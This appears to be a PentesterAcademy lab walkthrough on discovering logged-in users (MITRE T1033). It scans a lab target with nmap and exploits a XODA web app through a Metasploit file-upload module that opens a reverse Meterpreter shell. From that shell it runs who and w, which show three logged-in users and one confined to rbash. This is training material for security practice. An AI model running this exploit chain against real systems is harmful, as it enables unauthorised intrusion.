ATTACK DEFENSE

by PentesterAcademy

Name	T1033 : System Owner/User Discovery
URL	https://attackdefense.com/challengedetails?cid=1861
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective:

- Identify the users who are currently logged in to the system.
- Identify the user who is constrained to a restricted environment.

Solution:

Step 1: Check the IP address of the attacker machine.


Commands: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
19160: eth0@if19161: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
19164: eth1@if19165: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:72:23:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.114.35.2/24 brd 192.114.35.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.


Command: nmap 192.114.35.3



```
root@attackdefense:~# nmap 192.114.35.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-20 17:54 UTC
Nmap scan report for target-1 (192.114.35.3)
Host is up (0.000015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:C0:72:23:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of the target machine.

Command: curl 192.114.35.3




```
root@attackdefense:~# curl 192.114.35.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getEle
mentById(_10[i]).className="tab";}document.getElementById(id).className="stab";}var allfiles=new Array(
'');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.


Command: msfconsole



```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.114.35.3
set TARGETURI /
exploit




```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.114.35.3
RHOSTS => 192.114.35.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.114.35.2:4444
[*] Sending PHP payload (nFQlyHMMLDpets.php)
[*] Executing PHP payload (nFQlyHMMLDpets.php)
[*] Sending stage (38247 bytes) to 192.114.35.3
[*] Meterpreter session 1 opened (192.114.35.2:4444 -> 192.114.35.3:45398) at 2020-04-20 18:02:07 +0000
[!] Deleting nFQlyHMMLDpets.php

meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and check the present working directory.


Commands:
shell
pwd
whoami



```
meterpreter >
meterpreter > shell
Process 890 created.
Channel 0 created.
pwd
/app/files
whoami
www-data
```

Step 7: Identify the logged in users by running the "who" command.

Command: who




```
who
adam     pts/0        Apr 20 17:45 (192.136.236.3)
john     pts/1        Apr 20 17:45 (192.136.236.4)
james    pts/2        Apr 20 17:45 (192.136.236.5)
```

Three users are logged in on the target machines, adam, john and james.

Step 8: In order to identify the user who is constrained to a restricted environment, check the login shell used by each user. Use w command to identify what the users are doing.

Command: w



```
w
 18:14:10 up 88 days,  4:21,  3 users,  load average: 0.17, 0.15, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
adam     pts/0    192.136.236.3    17:45   29:07   0.00s  0.00s -bash
john     pts/1    192.136.236.4    17:45   29:05   0.00s  0.00s -bash
james    pts/2    192.136.236.5    17:45   29:04   0.00s  0.00s -rbash
```

The user james is constrained to a restricted environment

References:

1. System Owner/User Discovery (https://attack.mitre.org/techniques/T1033/)